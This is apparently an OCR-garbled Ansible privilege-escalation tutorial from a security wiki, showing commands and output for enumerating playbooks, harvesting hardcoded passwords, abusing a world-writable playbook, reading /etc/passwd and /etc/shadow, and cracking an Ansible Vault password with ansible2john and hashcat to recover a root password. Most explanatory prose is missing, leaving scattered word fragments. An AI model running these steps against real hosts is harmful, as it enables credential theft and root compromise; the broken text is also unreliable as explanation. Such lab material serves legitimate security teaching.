Ansible

DevOps DevOps

DevOps

DevOps

Git

GitHubGitLab Bitbucket Git

SVN

“ - - ”

JFrog Artifactory

Artifactory UI CI/CD

Sonatype Nexus

Nexus CI/CD

/ (CI/CD)

Jenkins

GitLab CI/CD

GitLab

Ansible

Puppet

Chef

Docker

Kubernetes

(IaC)

Terraform

HashiCorp IaC

AWS CloudFormation

Grafana

Web

ELK Stack

Elasticsearch Logstash Kibana

Splunk

Selenium

Web

SonarQube

SonarSource

Ansible Ansible **IT** Ansible Ansible Python **Ansible** Unix **Python** Ansible **/etc/ansible/hosts** Python

SSH Ansible **Ansible** Ansible SSH Ansible **YAML** **Ansible Playbook** Ansible IT

Ansible Ansible Web01

Ansible

ansible ansible Web01 ansible

```
which ansible
```

```
root@web01:~# which ansible
/usr/bin/ansible
root@web01:~#
```

/etc/ansible/hosts

```
cat /etc/ansible/hosts
```

```
ansible@web01:/opt/playbook$ cat /etc/ansible/hosts
[ubuntu]
172.16.1.53 ansible_user=ansibleadm


[all:vars]
ansible_python_interpreter=/usr/bin/python3
```

white-box **web01 ansibleadm**

Playbooks

Ansible Playbooks **/opt/playbooks** Ansible Playbook

```
ls -al /opt/playbooks
```

```
ansible@web01:/opt/playbook$ ls -al
total 28
drwxr-xr-x 2 root root 4096 Jun 11 12:47 .
drwxr-xr-x 6 root root 4096 Jun 11 12:42 ..
-rw-rw-rw- 1 root root  172 Jun 11 12:44 account_monitor.yml
-rw-r--r-- 1 root root  687 Jun 11 12:47 asroot.yml
-rw-r--r-- 1 root root  302 Jun 11 12:45 krb_monitor_become.yml
-rw-r--r-- 1 root root  196 Jun 11 12:45 krb_monitor.yml
-rw-r--r-- 1 root root  386 Jun 11 12:44 message_parser.yml
ansible@web01:/opt/playbook$
```

5 Playbook

Ansible Ad-hoc Playbooks Shell


```
ansible <   > -a "<  >"
```

ansible **authorized_keys** root **all** ansible

root

--become sudo

```
ansibnle <   > -a "<  >" --become
```



playbooks

Ad-hoc playbook

```
ansible-playbook <playbook   >
```

krb_monitor.yml Playbook

```
ansible@web01:/opt/playbook$ ansible-playbook krb_monitor.yml

PLAY [all] ***********************************************************************************************************************************

TASK [Execute ls -al /tmp | grep krb5] *******************************************************************************************************
changed: [172.16.1.53]

TASK [debug] *********************************************************************************************************************************
ok: [172.16.1.53] => {
    "output.stdout_lines": [
        "-rw-------  1 administrator domain users  195 May  8 13:16 krb5cc_518800500_CvZ74A",
        "-rw-------  1 macro         domain users 1263 Apr 13 20:38 krb5cc_518801602_voUqvK",
        "-rw-------  1 serveradm     domain users  187 May  8 13:16 krb5cc_518801604_kOHP0n"
    ]
}

PLAY RECAP ***********************************************************************************************************************************
172.16.1.53                : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
```

Playbook Linux ccache

```
ansible@web01:/opt/playbook$ cat krb_monitor.yml
---
- hosts: all
  gather_facts: no
  tasks:
    - name: Execute ls -al /tmp | grep krb5
      shell: ls -al /tmp | grep krb5
      register: output

    - debug:
        var: output.stdout_lines
```

Ansible root ansible Playbooks Ansible root

Playbook

krb_monitor_become.yml Playbook Playbook dev01

```
ansible@web01:/opt/playbook$ cat krb_monitor_become.yml
---
- hosts: all
  gather_facts: no
  become: yes
  become_method: sudo
  become_user: dev01
  vars:
    ansible_become_pass: "Passw0rddev01"
  tasks:
    - name: Execute ls -al /tmp | grep krb5
      shell: ls -al /tmp | grep krb5
      register: output

    - debug:
        var: output.stdout_lines
```

Playbook

Playbook Playbook Shell **message_parser.yml** mysql Playbook Playbook alice Playbook

```
ansible@web01:/opt/playbook$ cat message_parser.yml
---
- hosts: all
  gather_facts: no
  tasks:
    - name: Grab messages from chat.js app
      shell: |
        curl -X POST -d "username=alice&password=elizabeth" -c /tmp/cookies.txt http://172.16.1.12:3000/auth && curl -b /tmp/cookies.txt http://172.16.1
.12:3000/ | grep -Po '(?<=<td class="message">).*?(?=</td>)'
      register: output

    - debug:
        var: output.stdout_lines
```

```
ansible@web01:/opt/playbook$ ansible-playbook message_parser.yml

PLAY [all] *****************************************************************************************************************************************

TASK [Grab messages from chat.js app] **************************************************************************************************************
changed: [172.16.1.53]

TASK [debug] ***************************************************************************************************************************************
ok: [172.16.1.53] => {
    "output.stdout_lines": [
        "Found. Redirecting to /I see",
        "Hi folks, whats up?",
        "Alice, you really need to have stronger security awareness",
        "Your password does not meet the requirement, why dont you change a strong one?",
        "Exactly..."
    ]
}

PLAY RECAP *****************************************************************************************************************************************
172.16.1.53                : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
```

Playbook

Playbook **account_monitor.yml**

```
ansible@web01:/opt/playbook$ ls -al account_monitor.yml
-rw-rw-rw- 1 root root 172 Jun  9 10:38 account_monitor.yml
```

Playbook ansibleadm **/etc/passwd**

```
ansible@web01:/opt/playbook$ cat account_monitor.yml
---
- hosts: all
  gather_facts: no
  tasks:
    - name: Inspect account
      shell: cat /etc/passwd
      register: output

    - debug:
        var: output.stdout_lines
```

```
ansible@web01:/opt/playbook$ ansible-playbook account_monitor.yml

PLAY [all] *********************************************************************************************

TASK [Inspect account] *********************************************************************************
changed: [172.16.1.53]

TASK [debug] *******************************************************************************************
ok: [172.16.1.53] => {
    "output.stdout_lines": [
        "root:x:0:0:root:/root:/bin/bash",
        "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin",
        "bin:x:2:2:bin:/bin:/usr/sbin/nologin",
        "sys:x:3:3:sys:/dev:/usr/sbin/nologin",
        "sync:x:4:65534:sync:/bin:/bin/sync",
        "games:x:5:60:games:/usr/games:/usr/sbin/nologin",
        "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin",
        "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin",
        "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin",
        "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin",
        "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin",
        "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin",
        "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin",
        "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin",
        "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin",
        "irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin",
        "gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin",
        "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin",
        "systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin",
        "systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin",
```

Playbook Shell Playbook ansible Shell Playbc

Ansible Vault Playbook

Playbook **Vault** **Vault** Vault Ansible asroot.yml Playbook Vault

```
ansible@web01:/opt/playbook$ cat asroot.yml
---
- hosts: all
  gather_facts: no
  become: yes
  become_user: root
  vars:
    ansible_become_pass: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          3635363363653736323464393464376161383739663537633661383332343737323461626437643 2
          3564366630323762643234363366323265333866336631630a333731313862613633643061336533
          3230303039643039306663623763343862393034383338646632356637326430393531326666396 6
          3431636363333961620a373939633934333231653434323334373533613266643464623833393137
          6633

  tasks:
    - name: Read /etc/shadow
      command: cat /etc/shadow
      register: shadow_contents

    - debug:
        var: shadow_contents.stdout_lines
```

Vault **$ANSIBLE_VAULT**

```
1 $ANSIBLE_VAULT;1.1;AES256
2 36353633636537363234643934643761613837396635376336613833323437373234616264376432
3 35643666303237626432343633663232653338663366316 30a333731313862613633643061336533
4 32303030396430393066636237633438623930343833386466323566373264303935313266663966
5 34316363633339616 20a373939633934333231653434323334373533613266643464623833393137
6 6633
7
8
```

ansible2john hashcat

```
┌──(root㉿kali)-[~]
└─# ansible2john ansible.yml
ansible.yml:$ansible$0*0*6563ce7624d94d7aa879f57c6a83247724abd7d25d6f027bd2463f22e38f3f1c*799c94321e44234753a2fd4db83917f3*37118ba63d0a3e320009d090
fcb7c48b904838df25f72d09512ff9f41ccc39ab
```

$ansible hashcat 16900

```
┌──(root㉿kali)-[~]
└─# hashcat -a 0 -m 16900 vault.txt Desktop/dict/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════
* Device #1: pthread-13th Gen Intel(R) Core(TM) i5-13400F, 1804/3672 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: Desktop/dict/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

$ansible$0*0*6563ce7624d94d7aa879f57c6a83247724abd7d25d6f027bd2463f22e38f3f1c*799c94321e44234753a2fd4db83917f3*37118ba63d0a3e320009d090fcb7c48b9048
38df25f72d09512ff9f41ccc39ab:spongebob
```

cat ansible.txt | ansible-vault decrypt vault

```
ansible@web01:/tmp$ cat ansible.txt
$ANSIBLE_VAULT;1.1;AES256
36353633636537363234643934643761613837396635376336613833323437373234616264376432
35643666303237626432343633663232653338663366316 30a333731313862613633643061336533
32303030396430393066636237633438623930343833386466323566373264303935313266663966
34316363633339616 20a373939633934333231653434323334373533613266643464623833393137
6633
ansible@web01:/tmp$ cat ansible.txt | ansible-vault decrypt
Vault password:
Decryption successful
Passw0rdrootansible@web01:/tmp$
```

Revision #21
Created 5 September 2022 03:11:32 by
Updated 4 February 2024 01:43:25 by